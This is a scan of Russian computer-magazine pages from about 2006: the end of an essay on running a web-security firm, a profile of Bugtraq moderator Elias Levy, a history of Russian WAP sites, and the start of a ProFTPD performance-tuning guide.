Когда все формальности будут улажены, придет пора подыскать офис. Вообще, всю работу можно вести через интернет, общаясь с сотрудниками по телефону и проводя встречи в кафе или у клиентов, но с первыми серьезными проектами просто необходимо перебираться в бизнес-центр, чтобы клиент понимал: у тебя не какая-то «шарашкина контора», а солидный бренд. Аренда офиса стоит от 800 до 2000 долларов в месяц. Как только ты набирешь такой денежный оборот, необходимо сразу им воспользоваться. Офис лучше всего выбирать ближе к центру города, с хорошей охраной, ремонтом и с выделенными линиями интернета, что сейчас предоставляется фактически везде. Также необходимо позаботиться о создании официального сайта, так как сайт — это основной PR-инструмент любой современной компании. Первые версии сайта, если с деньгами туго, можно сделать своими силами, но со временем лучше заказать дизайн специализирующейся на этом компании, что обойдется в сумму от $1500. Одним из направлений WebSecure является создание сайтов, так что для меня это не было проблемой.

После открытия компании тебе понадобится юрист, чтобы грамотно составить надлежащий пакет документов для работы с клиентами. Там будет содержаться разная информация о твоей компании, список предоставляемых услуг и цены, формы договоров на все виды деятельности, счета, акты о выполнении работ. Тебе, как директору, придется разобраться во всем этом. Образцы подобных документов можно попробовать получить в одной из других security-фирм.



Процесс работы

Клиенты — это хлеб компании. Несмотря на то, что поиск клиентов — задача менеджеров, заниматься этим будут все сотрудники компании и ты, как руководитель, больше всех. Я находил клиентов через интернет, через своих знакомых, по связям, постепенно формируя клиентскую базу. Потом старые клиенты рекомендовали нас и приводили новых — это напрямую зависит от качества работы и предоставляемых твоей фирмой услуг. Так как я изначально сделал ставку на профессионализм сотрудников, это дало возможность поднять качество работы на высокий уровень и быстро расширить клиентскую базу. Сейчас большинство наших сотрудников регулярно проходят различные курсы, начиная от курсов по дизайну и защите информации и заканчивая курсами бизнес-тренингов для менеджеров, повышающих коммуникацию.

После того как ты находишь нового клиента, с ним начинает работать менеджер. Часто я сам езжу на первые встречи, чтобы лично познакомиться с руководителем компании, с которой мы собираемся сотрудничать. Далее подписывается договор, формируется техническое задание и начинается процесс работы, который завершается подписанием акта выполненных работ и оплатой счета. В нашей фирме основными являются заказы на создание защищенных сайтов, их обслуживание, тестирование безопасности (pen-testing) уже существующих порталов, предоставление рекомендаций по их защите. Сейчас это особенно актуально, так как рунет уязвим перед хакерами. Многие программисты слабо разбираются в вопросах безопасности и тем не менее выкладывают в сеть свои программы и скрипты, в которых множество багов. Также часто сайты работают на пиратском софте (варезные скрипты, форумы, гостевые книги, зануленные платные CMS), который содержит встроенные бекдоры, админы забывают или просто не хотят устанавливать обновления и security-фиксы. Наша задача — быстрое блокирование нарушителя в случае хакерской атаки и затем нахождение подробной информации о нем с последующей передачей в правоохранительные органы или службу безопасности клиента. В качестве примера приведу реальный случай из практики WebSecure.

У клиента был установлен форум IPB последней версии, хакер решил взломать его с помощью эксплоита, создающего на странице форума сообщение, где содержится вредоносный код — он позволяет выполнять команды на сервере. Через минуту после создания такого сообщения на форум зашел наш сотрудник, перешел в панель администратора и увидел, что хакер сидит под его учетной записью. IP взломщика был тут же заблокирован, после чего администратор просмотрел его учетную запись, зарегистрированную на форуме, и нашел в ней номер ICQ. Через этот номер yandex выдал много интересных страниц, часть из которых содержала реальные контакты (страница на сайте знакомств, содержащая фотографии, дату рождения, рост, вес и т. д., страница на доске объявлений с предложением создать музыкальную группу и прилагающийся контактный телефон). Все это было аккуратно сложено в файл и передано в службу безопасности клиента. После чего, учитывая молодой возраст хакера, мы не стали обращаться в милицию, а вместо этого связались с родителями парня и попросили их принять меры.


Рабочие будни

Поднять компанию с нуля — предельно сложно, и, чтобы добиться результатов, необходимо много работать. Тут все зависит от тебя: чем серьезнее твой подход, тем лучше. Я прочитал кучу сайтов для руководителей о том, как грамотно руководить коллективом, планировать свое время, общаться с клиентами, сейчас регулярно читаю новости из области компьютерной безопасности и IT-технологий. Юридическое лицо подразумевает высокий уровень ответственности — все, что делает твоя фирма, должно быть на качественном уровне. Временные рамки устанавливаются договором, невыполнение которого может привести к немалым расходам, поэтому необходимо себя заранее готовить к дисциплине, пунктуальности, корректности и высокому профессионализму в бизнесе. С другой стороны, должность руководителя приносит совсем иной уровень доходов. Этот уровень уже не ограничивается фиксированной зарплатой и полностью зависит от тебя, от числа проектов, которые твоя фирма сможет осуществить в течение месяца. Для того чтобы добиться высокой зарплаты, необходимо сфокусироваться на постоянных клиентах и стараться делать не столько разовые проекты, сколько проекты, требующие регулярной поддержки, технического обслуживания, обновлений и прочего.

Компьютерные технологии и особенно компьютерная безопасность — очень прибыльный бизнес и не требует больших изначальных затрат. Не нужно закупать сырье, арендовать склады, магазины, платить фиксированную зарплату продавцам. И в то же время услуги по созданию и поддержке сайтов, раскрутке, обслуживанию компьютерной техники, написанию мелкого и крупного ПО, защите сайтов и информации востребованы практически любой компанией в России.

Тебе, наверное, интересно, как проходит обычный день директора security-фирмы? С утра я трачу около получаса на планерку: общаюсь с сотрудниками по горячим делам, обсуждаю все вопросы по работе, потом отвечаю на все электронные письма, далее встречаюсь с клиентами, принимаю непосредственное участие в проектах, общаюсь в интернете по деловым вопросам. Во второй половине дня работаю с персоналом, планирую новые направления работы, строю линии развития бизнеса. Внутри компании действуют четкие фирменные стандарты, которые оговаривают правила работы и взаимоотношений среди сотрудников. Общение практически всегда проходит на теплом дружественном уровне, но что касается работы — тут все строго. Дружеские отношения не позволяют нарушать, скажем, временные рамки или действовать в ущерб проекту. Большинство встреч с клиентами проходит на современном деловом уровне: в костюмах, с визитками, ноутбуками и прочими атрибутами бизнес-стиля солидной компании.

Я считаю, что залог успеха частной security-фирмы заключается в высоком уровне ответственности и профессионализме работы. А добиться этого можно только, если имеешь отличный уровень подготовки и знаний, желание работать и побеждать у каждого сотрудника компании.



MINDW0RK
/ MINDW0RK@GAMELAND.RU /

XProfile






Краткая биография

В сравнении со многими security-экспертами Элиас Леви (1974 года рождения) с компьютерами познакомился довольно поздно — ближе к окончанию школы. Тогда ввели новый урок программирования, и ему посчастливилось поработать на Apple IIe. После окончания школы контакты с компьютерами прекратились на несколько лет. В начале 90-х Леви поступил на курсы по Lotus 123 и Dbase IV и там впервые сел за IBM PC, а благодаря связям смог даже «пообщаться» с Маками. Примерно в это время Элиас покупает свой первый персональный компьютер Apple II GS. Правда, о BBS он тогда почти ничего не знал, и среди друзей не оказалось гиков с большой коллекцией вареза, поэтому пришлось довольствоваться софтом, идущим в комплекте. Игрушки быстро надоели, и парень сел за освоение Apple BASIC.

Но по-настоящему тягу к изучению компьютерных наук он ощутил через пару лет в колледже. Выбрав среди изучаемых предметов программирование, Леви впервые открыл для себя UNIX. И, сменив 8-битный комп на 466 DX 50, углубился в штудирование C, никсов и сетевых протоколов. Интерес к компьютерному андеграунду появился после просмотра культового фильма «Военные игры». Элиас перерыл библиотеку колледжа в поисках литературы о хакерах, в итоге отыскав несколько журналов со статьями о шумных взломах, включая известную историю Капитана Кранча, опубликованную в Esquire. Открыв для себя журнал «2600», юный хакер решил соорудить по инструкции red box и отправился в радиомагазин, где столкнулся с парнями, берущими практически те же детали. Разговорились, познакомились — оказалось, что ребята уже опытные фрикеры, пришли за запчастями к новому black box'у. Один из них — фрикер Intrepid Traveler — поделился контактами известной андеграундовой BBS Lunatic Labs. Это и стало первым шагом Леви в мир компьютерного андеграунда. Выбрав себе псевдоним Aleph One, он стал частым

«Пока это будет в моих силах, я сделаю все возможное, чтобы Bugtraq оставался бесплатным».



гостем встреч клуба «2600», а несколько месяцев спустя — постоянным подписчиком security-рассылок, включая bugtraq.

Известные хобби

Чтение, рисование (учился в художественной школе 3 года), математика (именно отсюда был взят никнейм), Искусственный Интеллект.

Проекты

«Я ненавижу войны приверженцев разных операционных систем. И считаю эти разборки самой глупой вещью на свете».

5 ноября 1993 года Скотт Чейзин, недовольный публикацией инфы об уязвимостях, спустя лишь несколько недель после обнаружения решил создать собственный ресурс, который быстро реагировал бы на все прорехи в безопасности и доносил до читателей максимально полную информацию. Так появился bugtraq — почтовая рассылка для администраторов, компьютерных специалистов и просто людей, интересующихся net security. Второй целью багтрака стало совместное создание патчей и заплаток к разным программам, поскольку в это время софтварные разработчики не утруждали себя повышением безопасности своих творений. Через два года Скотт решил оставить рассылку и передал ее в руки Aleph1 — одного из самых давних и уважаемых подписчиков. За короткое время Элиас удалил весь флуд и превратил багтрак в самый популярный (40 тысяч подписчиков) и авторитетный security мейл-лист, оставаясь его бессменным модератором на протяжении 5-ти лет. И даже когда высшие чины подняли вопрос о законности bugtraq, намереваясь его прикрыть, Aleph1 заверил всех, что багтрак не перестанет выходить несмотря ни на что, и, если потребуется, переберется за пределы США. Все это сделало его одной из самых известных фигур в мире компьютерной безопасности.

В 1996 году журнал Phrack опубликовал статью Aleph1 «Smashing The Stack For Fun and Profit». Этот текст стал одним из самых хитовых за всю историю е-мага, вызвав массу споров и дискуссий. Впервые уязвимость buffer overflow и ее использование во взломах были рассмотрены столь подробно, и впервые эта информация стала доступной всем.

В 1999 году вместе с несколькими компьютерными экспертами Aleph1 стал одним из основателей компании Securityfocus, сайт которой вскоре стал крупнейшим в интернете источником информации по компьютерной безопасности. Элиас занял должность технического директора, а осенью 2002 года SF была приобретена корпорацией Symantec, и Леви переехал в новый офис.

Также Aleph1 был администратором очень популярного среди хакеров в 1998-2001 годах сайта http://underground.org. Там можно было найти описание уязвимостей, эксплоиты, различные тексты и утилиты. Но со временем, когда сайт разросся, его стало трудно поддерживать, и автор постепенно забросил проект. В 2001 году винт, на котором хостился портал, умер, а с ним ушел в небытие и весь архив инфы.

Заслуги

Элиас Леви не получал официальных наград за свои труды, но в 2000 году авторитетный компьютерный портал networkcomputing.com внес его имя в список 10-ти самых важных для сети людей десятилетия.



МАГ
/ HTTP://WAPP.RU /
ICQ 878477

РУВАП: как это было

ИСТОРИЯ СТАНОВЛЕНИЯ РУССКОЯЗЫЧНОГО WAPA

ПРИВЕТ, КОМРАД! КАК ЧАСТО ТЫ ЗАХОДИШЬ НА WAP-САЙТЫ СО СВОЕГО МОБИЛЬНОГО ТЕЛЕФОНА? НАВЕРНЯКА ПАРУ-ТРОЙКУ РАЗ В ДЕНЬ: ПРОВЕРИТЬ ПОЧТУ, СКАЧАТЬ СВЕЖИЕ МЕЛОДИИ И ИГРУШКИ, ДА МАЛО ЛИ ЕЩЕ ЗАЧЕМ? А ЗАДУМЫВАЛСЯ ЛИ ТЫ, ОТКУДА ВООБЩЕ ПРОИЗОШЕЛ ВАП, С ЧЕГО ВСЕ НАЧИНАЛОСЬ? ЕСЛИ ТЕБЕ ИНТЕРЕСНО ОБ ЭТОМ УЗНАТЬ, ЧИТАЙ ДАЛЬШЕ.

Первое упоминание о WAP датируется июнем 1997 года, когда три лидера мобильного мира — Ericsson, Motorola и Nokia, — а также фирма Unwired Planet разработали концепцию объединения интернета и мобильной связи. Несколько месяцев спустя, в январе 1998, они основали некоммерческую организацию WAP Forum (www.wapforum.org), занимающуюся продвижением этой идеи. Принята она была, надо сказать, на ура, и в течение следующего полугодия участниками проекта стало большинство крупных поставщиков сотовой связи и МТ (на данный момент в консорциум входит более 500 организаций). В мае 1998 года была опубликована первая редакция WAP — v.1.0, — в которой было множество ошибок и неточностей. На их исправление ушел год, и в июне 1999 Форум представил вторую версию протокола — WAP v.1.1. Последняя версия v.2.0 появилась в январе 2002 года, а организация WAP Forum вскоре стала частью Open Mobile Alliance (OMA).

Зарождение РуВапа

1999-2001 год. В то время как за рубежом плодились и размножались разнообразные буржуйские WAP-сайты, создаваемые как крупными интернет-компаниями, так и любителями-одиночками, российские операторы сотовой связи только начинали внедрять услугу CSD для доступа в WAP. Люди, заставшие то время, помнят, что до заявленной опсосами скорости 9,6 Кбит/сек было еще далеко. Но тем не менее российские поисковики, почтовики и прочие сервисы стали активно открывать свои представительства в WAP'e. Это были (и есть) wap.mail.ru, wap.aport.ru, wap.ya.ru, wap.rambler.ru и т.д. С помощью этих сайтов стало возможным зайти с мобильника в свой почтовый ящик, почитать свежие новости, узнать курсы валют и котировки акций. Это, конечно, было здорово, но пользоваться такими сайтами могли лишь деловые люди с хорошим достатком, так как в те далекие времена трубки с поддержкой WAP 1.1 стоили очень дорого. Не оставались в стороне и сайты мобильных операторов: wap.beeline.ru, wap.mts.ru, wap.nwgsm.ru… Именно с их помощью начали раскручиваться первые мобильные порталы, такие как wap.gala.net.

> Так выглядело общение в Гала-чате

17:29 Главная

JULIETTE:Здрасти всем :)) (17:21)
CAMND:R ZDEC CYKN YOBNHI BLNH HY 4BO PYCKN ZDAYO4NC AXAXAXAXAXAXAXAXAXAXAXAXAXA XAXAXAXAXAXAXAXAXA (17:20)
Cemel:0! ясно пойду ка я (17:19)
Dreambaby:Глухо как в танке гг (17:17)






Тот самый Мурик

Мобильные сообщества

С 2001 по 2003 мобильные операторы внедряют тестовую и пока еще бесплатную услугу GPRS. Естественно, качество пакетной передачи данных первое время оставляло желать лучшего, но все же скорость была гораздо выше, чем у CSD. В это же время стали появляться доступные мобильные телефоны с поддержкой WAP и GPRS (Siemens ME45, SL45, SL45i, M50). Благодаря появлению этих мобильников, а также ссылкам на WAP-порталах Билайна, МТС и Мегафона, начал раскручиваться один из первых мобильных чатов — wapchat.gala.net. Я до сих пор вспоминаю бессонные ночи с сименсом в руках, проведенные в этом замечательном месте. Уже в 2003 году в галанетовском чате одновременно находились до 1000 пользователей онлайн: такая цифра непосильна даже сейчас многим современным интернет-порталам.

Стоит упомянуть еще об одном сообществе-форуме на wap.pslink.ru, который был основан летом 2003 года на базе движка phpBB. Именно из-за него я забросил чат на gala.net. У этого форума были все основные функции большого собрата, десятки активных тем и сообщений. Главной фишкой этой мобильной конференции была возможность создания своих личных подфорумов. Для этого надо было набрать определенный лимит постов и убедить админа в соответствующей теме в полезности нового форума. Основные разделы были неинтересными, а вот о личных форумах пользователей стоит рассказать подробнее. Именно из них вышли админы наиболее известных ныне вап-сайтов. Самым посещаемым и популярным разделом был форум с нехитрым названием «shem» (более 10-ти тысяч сообщений. Сейчас его автор Shem вместе со мной и Нео является админом портала WaPP.ru), за ним шли форум kidrock (сегодня — админ seclub.org) и galli (galli.ru). Каждый завлекал посетителей по-своему: Шем, к примеру, писал каждому онлайн-пользователю в приват приглашение зайти в его раздел :). Все шло хорошо: люди знакомились, общались, встречались. Через год я написал собственную wap-модификацию для phpBB, и мы стали ее продавать всем желающим. С тех пор форум pslink стал уже не таким эксклюзивным, и его популярность стала угасать. Сейчас он находится на wapforum.ru, но уже полгода или больше не работает.



Dizzy, один из основателей wap.wab.ru

Первые энтузиасты

2003 год ознаменовался появлением буржуйского конструктора сайтов mywap.o2.co.uk, довольно примитивного, но альтернативы на тот момент не было. Тут же появились желающие создать свою страничку в вапе. Их (и мои, признаюсь, тоже) творения были ужасными, так как кириллицу данный сервис не поддерживал. Примеры ты можешь посмотреть на shem.mywap.o2.co.uk (первый сайт Shem'a) и bespredel.gala.net.mywap.o2.co.uk (фанатский сайт чата на gala.net). Только смотреть советую не с компа через Оперу, а с черно-белого мобильного телефона — так ты лучше поймешь атмосферу того времени. Сотни вап-мастеров соорудили свои паги на конструкторе майвапа. Это было очень трудоемкое занятие, так как все тексты и ссылки приходилось набирать с телефона, оформление было стандартным (сайты отличались по внешнему виду лишь картинкой на главной странице), неразборчивый транслит, вечные тормоза из-за перегруженности сервиса и т.д. Но все изменилось с появлением чешского конструктора WAP-сайтов wlist.sk (или wlist.cz).

Первым о нем сообщил Slavik (автор super.wlist.sk) на форуме pslink. Реакции наших вап-перов не пришлось долго ждать: основная масса сайтов быстро перебралась с mywap.o2.co.uk на серверы братьев-славян. Поначалу конструктор был бесплатным и имел гораздо больше возможностей по сравнению с предшественником. Slavik даже нашел способ писать по-русски через unicode, символами типа &1072#. Впервые поддержка кириллицы появилась только через год, вместе с введением оплаты за предоставляемые услуги. Еще одной замечательной особенностью wlist.sk была возможность вставки счетчиков рейтингов (в то время работали рейтинги ourwap.ru, blindazh.ru и до сих пор действующий wap.pslink.ru), с помощью которых раскручивались вап-сайты. Они активно рекламировались в чатах, особенно на gala.net, в гостевых книгах других сайтов и на форумах. Это привлекало до 500 пользователей в день. Затем появляется поддержка wml-страниц на знаменитом бесплатном хостинге nm.ru и вап-мастера, у которых имелся компьютер, быстро осознали всю прелесть создания сайтов на большом экране и полноценной клавиатуре. Мобильные конструкторы были заброшены, а на смену им пришли такие популярнейшие сайты, как vagan666.nm.ru, mans.nm.ru и dizzy.nm.ru (создатели этих проектов теперь администрируют портал wap.wab.ru), libertywap.nm.ru (прообраз lwap.ru, теперешнего wapp.ru). В 2003 году появился и первый русский конструктор wap.wapservis.ru, но особой популярности он не имел из-за ограниченных возможностей.

Прошло полгода. Администраторы хостинга nm.ru перекрыли доступ к своим сайтам абонентам БиЛайн, в результате этого посещаемость многих вап-сайтов значительно уменьшилась. Ведь людей, сидящих в вапе, в то время было абсолютное большинство. Думаю, именно этот факт послужил причиной



Встреча завсегдатаев Гала-чата

Так выглядит популярный вап-портал

Редактор
Равнение=центр
Редактировать
****
Текст:
URL:
http://
Картинка:
Размер:

Конструктор wap-сайтов

Wap-Chat.Ru

Секс чАт
Быть может, здесь ты найдешь свою любовь? =)
Language:
> Русский
> English

© WaPP.Ru

Приглашение на wap chat

увеличения числа регистраций вап-сайтов в доменах второго уровня (.ru, .com, .net). Естественно, появлялись и другие бесплатные сервисы, поддерживающие вап, но они быстро умирали. Например, тот же narod.ru поддерживал wml-странички, хотя на этот «народный» мобильный сайт можно было зайти только по ссылке вида http://site.narod.ru/index.wml, где index.wml не прописывался как главная страница.


Вап-скандалы

Очень важно упомянуть о еще одном зарубежном билдере: http://tagtag.com. В нем можно делать вап-сайты прямо с компьютера, эмулятор вап прилагается. Именно с этого конструктора начинается история популярнейшего в то время сайта wap.mypuk.ru, админ которого свои первые опыты с вапом проводил по адресу: http://tagtag.com/mypuk. Когда wap.mypuk.ru стал падать в рейтингах, Александр Мурадов (Мурик) предложил сотрудничество Мансу и Dizzy (адреса их бывших сайтов я уже упоминал). Ребята сделали Мурику нормальный чат, динамические загрузки, даже планировали открыть свой вап-конструктор. Но через пару месяцев появились первые партнерские программы, и Мурик в одиночку стал зарабатывать на этом большие деньги. Манс и Диззи продолжали работать бесплатно, а Мурик их обманывал, говоря, что партнерские ссылки — это просто услуга «дружественным сайтам знакомых». Конечно, обман раскрылся, ребята ушли и в августе 2004 года основали один из самых посещаемых на сегодня вап-проектов wap.wab.ru. Ваб.ру получил хорошую раскрутку благодаря качественному вап-конструктору, а мурик.ру, из-за непомерной жадности и лени своего админа, стал постепенно терять постоянных клиентов.

В это время в мире вапа происходят и другие интересные вещи. В конце 2003 года известный веб-сайт www.siemens-club.ru открывает свое представительство в WAP — wap.siemens-club.ru. Сайт постепенно набирает обороты, но не поднимается в рейтингах выше средних мест. Зимой 2004 года сотовый оператор БиЛайн вводит оплату за GPRS-трафик вместо абонентской платы в 3 доллара ежемесячно. Конечно, недовольство миллионов абонентов «пчелайна» не знало границ. Умные люди из сименс-клуба решили навариться на этом и организовали акцию протеста против повышения стоимости тарифов. Вся «важная» информация о предстоящем митинге была размещена на их сайте, и авторы призвали админов других проектов разместить на нее ссылки. Так как о продаже мобильного контента тогда мало кто еще знал, десятки самых популярных вап-сайтов дали на своих главных страницах линки на сименс-клуб. Мурик даже временно заменил индексную пагу на полную информацию о митинге с призывом пройти по ссылке и поучаствовать в акции. Как ты думаешь, какой сайт после месяца бесплатной рекламы стал самым популярным во всех рейтингах? :) Акция протеста, кстати, успеха не принесла: в ней приняли участие, если не ошибаюсь, всего около 200 человек. Представитель БиЛайна тактично и решительно парировал все аргументы протестовавших людей.

Все меняется, когда приходят они…

Деньги… В 2004 году на вап-рынок вышли первые мобильные партнерские программы по продаже мобильного контента (в то время это были только java-игрушки — другие виды платных вап-развлечений появились позже). Сначала они не имели успеха, но с появлением у людей нормальных телефонов, подде-



Манс, один из основателей wap.wab.ru




Автор популярного раздела Shem на gala.net

рживающих java, постепенно стали завоевывать вап-рынок. Первой компанией, запустившей вап-партнерки, была ЛКС со своими проектами mediamobile.ru и playfon.ru. На крупнейших сайтах в обязательном порядке стали появляться ссылки с названиями: «Хиты осени 2004!», «Java-игры! Халява» и прочее. Одновременно с этим намного увеличилось число регистраций доменных имен, имеющих в своем названии слово «wap». Например, мы зарегали wapp.ru 29 декабря 2004 года и по сей день успешно с ним работаем. В 2005 количество партнерских программ еще больше увеличилось, наиболее примечательными из них были mmska.ru и wap.wapix.ru. Медиамобайл с плейфоном намного от них отстали по части качества партнерских сайтов и количества продаж единиц контента.

В результате притока денег число вап-сайтов резко выросло, появилась жестокая конкуренция — никто никому не нужен, каждый сам за себя. Естественно, в результате этого появился очень прибыльный сегодня рынок вап-рекламы. То есть сайты с хорошей посещаемостью продают ссылки на своих главных страницах другим сайтам. Причем если в 2005 году цены начинались от 300 рублей в день, то сегодня они составляют уже до 6500 условных единиц в месяц. Рост прибыли от продаж мобильного контента тому немало способствовал. Качество вапа также намного выросло. Появились бесплатные сервисы, удобные вап-конструкторы (http://builder.port.ru), разделы с загрузками мп3-песен покруче любого веб мп3-портала (http://wapp.ru/downloads/mp3). В общем, с приходом денег пришла цивилизация :). В одном из летних номеров][в PC_ZONE ищи подробную статью про заработок в вап, а пока учи матчасть: языки разметки вап-страниц wml и xhtml.

Год 2006. Что дальше?

Сегодня на WAP-сайты заходят миллионы людей в день, в них вкладывается огромное количество денег, проводятся ежемесячные рекламные аукционы на крупных сайтах, в вап приходят работать лучшие программисты и дизайнеры (с появлением Wap 2.0 в России дизайн мобильного сайта стал по-настоящему актуальным), в мобильных чатах и сервисах знакомств зарождается новая любовь и разбиваются чьи-то сердца. Люди находят друзей и ссорятся... А что будет дальше? Думаю, уже через год все мобильные сайты будут цветными и адаптированными под мобильные телефоны с большим разрешением экрана. Появятся новые виды сервисов и мобильных услуг, администраторы WAP-сайтов станут зарабатывать еще больше, популярные сайты станут еще популярнее, само собой, появятся новые порталы с огромным трафиком. В общем, те, кто говорил, что вап — это мертворожденный ребенок, глубоко ошибались.][



ССЫЛКИ ПО ТЕМЕ

http://openmobilealliance.org/tech/affiliates/wap/wapindex.html — спецификации всех релизов всех версий WAP

http://wapp.ru — пример одного из популярнейших WAP-сайтов

http://xhtml.ru/ — для тех, кто решил строить WAP 2.0 сайт

http://computerbooks.ru/download/wml/wmlbook1.rar — классный учебник WML

ДЕНИС КОЛИСНИЧЕНКО
/ DHSILABS@MAIL.RU /

Каждому сервису — крейсерный ход



РУКОВОДСТВО ПО ОПТИМИЗАЦИИ РАБОТЫ СЕТЕВЫХ СЕРВИСОВ

СЕГОДНЯ МЫ ПОГОВОРИМ ОБ ОПТИМИЗАЦИИ РАБОТЫ РАЗЛИЧНЫХ СЕТЕВЫХ ПРОГРАММ. ПРАКТИЧЕСКИ КАЖДЫЙ СЕТЕВОЙ СЕРВИС ИМЕЕТ СВОИ ДИРЕКТИВЫ УПРАВЛЕНИЯ ПРОИЗВОДИТЕЛЬНОСТЬЮ. ЗНАЧЕНИЯ ПО УМОЛЧАНИЮ РАССЧИТАНЫ НА ВСЕХ: И НА ДОМАШНИЙ КОМПЬЮТЕР, НА КОТОРОМ ТОТ ИЛИ ИНОЙ СЕРВИС ИСПОЛЬЗУЕТСЯ ТОЛЬКО ДЛЯ ЭКСПЕРИМЕНТА, И НА СЕРВЕР БОЛЬШОГО ПРЕДПРИЯТИЯ, ДОСТУП К КОТОРОМУ ПОЛУЧАЮТ СОТНИ ПОЛЬЗОВАТЕЛЕЙ ОДНОВРЕМЕННО. СОВЕРШЕННО ОЧЕВИДНО, ЧТО ДАННЫЕ ЗНАЧЕНИЯ НЕ МОГУТ БЫТЬ ОПТИМАЛЬНЫМИ ИМЕННО ДЛЯ ТВОЕГО СЛУЧАЯ. В ЭТОЙ СТАТЬЕ МЫ ПОГОВОРИМ, КАК ВЫЖАТЬ МАКСИМУМ ПРОИЗВОДИТЕЛЬНОСТИ ИЗ APACHE, PROFTPD, SAMBA И OPENSSH.

Из всех доступных реализаций FTP-серверов я остановил свой выбор на ProFTPD. Если ты отдаешь предпочтение wu-ftpd, pure-ftpd или vsftpd, то не волнуйся: их настройка будет аналогична. Открываем файл конфигурации, в данном случае /etc/proftpd.conf. Первое, что бросается в глаза, — это директива ServerType. Она может принимать значения standalone или inetd. По умолчанию используется первое значение, означающее, что сервер будет работать автономно, а не через xinetd. Если по какой-то причине в твоем конфиге установлено значение inetd, то без промедления замени его на standalone. В автономном режиме производительность FTP-сервера заметно выше, поскольку он постоянно загружен в память и ожидает подключения. В режиме inetd FTP-сервер вызывается суперсервером xinetd по мере поступления запроса. Ясно, что во втором случае для обработки запроса требуется больше времени.

Не кажется ли тебе, что авторизация на сервере занимает слишком много времени? Этот процесс можно существенно ускорить, отключив директивы IdentLookup и UseReverseDNS:


```
IdentLookups off
UseReverseDNS off
```

Первая директива подразумевает использование протокола ident для идентификации клиента. Поскольку данный протокол все равно уже не используется, IdentLookups можно выключить с чистой совестью.


Вторая директива позволяет определять доменные имена подключившихся клиентов по их IP-адресам. Поскольку разрешение имен занимает время, то лучше его отключить — так авторизация на сервере будет проходить намного быстрее.

С этим разобрались, идем дальше:

- `MaxClients число[сообщение]` — задает максимальное число одновременно работающих клиентов. Сколько клиентов может одновременно выдержать твой сервер, зависит не только от самого сервера, но и от пропускной способности канала. Чем «шире» канал, тем с большим числом клиентов может справиться сервер.



› Разница между синей и красной линиями говорит о потраченном впустую потенциале пропускной способности



› Производительность SSH и HPN-SSH

• MaxClientsPerHost число[сообщение] — максимальное число клиентов от одного узла. Если ограничение будет превышено, то пользователь увидит сообщение, заданное необязательным параметром [сообщение]. Значение зависит от каждого конкретного случая. Рекомендую разрешить доступ трем клиентам от одного узла.

• MaxClientsPerUser число[сообщение] — максимальное число клиентов от одного пользователя. Можно указать значение «1».

•MaxConnectionRate — позволяет указать количество соединений в секунду. Данный параметр сильно зависит от ширины канала, поэтому конкретное значение порекомендовать не могу. Если установить «1», то за одну секунду с сервером можно будет установить только одно соединение.

• MaxHostsPerUser число[сообщение] — максимальное количество узлов на одного пользователя. Предположим, что Вася Пупкин хочет нас обхитрить. Он раздал свой пароль всем своим знакомым, и теперь они будут пытаться зайти под логином Васи с разных компьютеров. Мы этого сделать не позволим, поскольку установим значение «1» для этого параметра.

• MaxInstances число — максимальное число одновременно запускаемых процессов в режиме standalone. Во избежание проведения успешной DoS-атаки, рекомендую уделить должное внимание выбору значения для этого параметра (опять-таки зависит от ширины канала и возможностей сервера). В своем конфиге я установил «MaxInstances 30».

